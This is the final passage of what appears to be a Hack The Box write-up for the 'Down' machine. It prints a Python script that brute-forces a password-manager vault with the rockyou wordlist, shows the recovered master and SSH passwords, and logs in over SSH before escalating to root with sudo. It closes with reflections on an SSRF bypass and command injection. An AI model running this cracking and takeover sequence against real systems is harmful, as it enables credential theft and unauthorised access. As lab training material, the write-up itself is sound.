I’ll bruteforce the master password with the rockyou wordlist. Here’s the Python script I created to find the password:
1
2
3
4
5
6
7
8
9
10
11
12
#!/usr/bin/env python3

import cryptocode

filename = "/opt/lists/rockyou.txt"

with open(filename, encoding='latin-1') as f:
    content = f.read().splitlines()

for line in content:
    dt = cryptocode.decrypt('e9laWoKiJ0OdwK05b3hG7xMD+uIBBwl/v01lBRD+pntORa6Z/Xu/TdN3aG/ksAA0Sz55/kLggw==*xHnWpIqBWc25rrHFGPzyTg==*4Nt/05WUbySGyvDgSlpoUw==*u65Jfe0ml9BFaKEviDCHBQ==', line)
    print(dt)
Running the script:
1
2
3
4
5
6
7
8
9
[May 05, 2026 - 19:22:07 (CEST)] exegol-main down # python3 cracker.py
False
False
False
<SNIP>
False
False
pswm    aleks   flower
aleks@down      aleks   1uY3w22uc-Wr{xNHR~+E
Credentials obtained:
- Master password:
flower - SSH password:
1uY3w22uc-Wr{xNHR~+E
Root Access
Now we just need to log in:
1
2
3
4
5
6
7
8
[May 05, 2026 - 19:24:25 (CEST)] exegol-main down # ssh aleks@down.htb
(aleks@down.htb) Password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-138-generic x86_64)
<SNIP>
aleks@down:~$ sudo su
[sudo] password for aleks:
root@down:/home/aleks# whoami
root
We can immediately become root.
Root flag obtained. Box completed.
Reflections
What Surprised Me
The curl multiple URL feature being exploitable for SSRF bypass was surprising. I had already seen this technique used in CTFs before but at the moment it had not come to my mind, and it’s a clever way to circumvent file:// scheme restrictions. The difference between intval() and is_numeric() validation creating an exploitable gap was interesting.
Main Mistake
I spent time exploring SSRF possibilities before checking how the request was being made. Before that, i tried to see if there were some schemes not blacklisted, but, as we can see in the php source code, it was a whitelist.
Open Question
The box difficulty seems higher than typical Easy rating: does the straightforward privilege escalation justify the rating despite the creative SSRF bypass and command injection?
Completed this box? Did you easily discover the multiple URL trick? Leave a comment down below!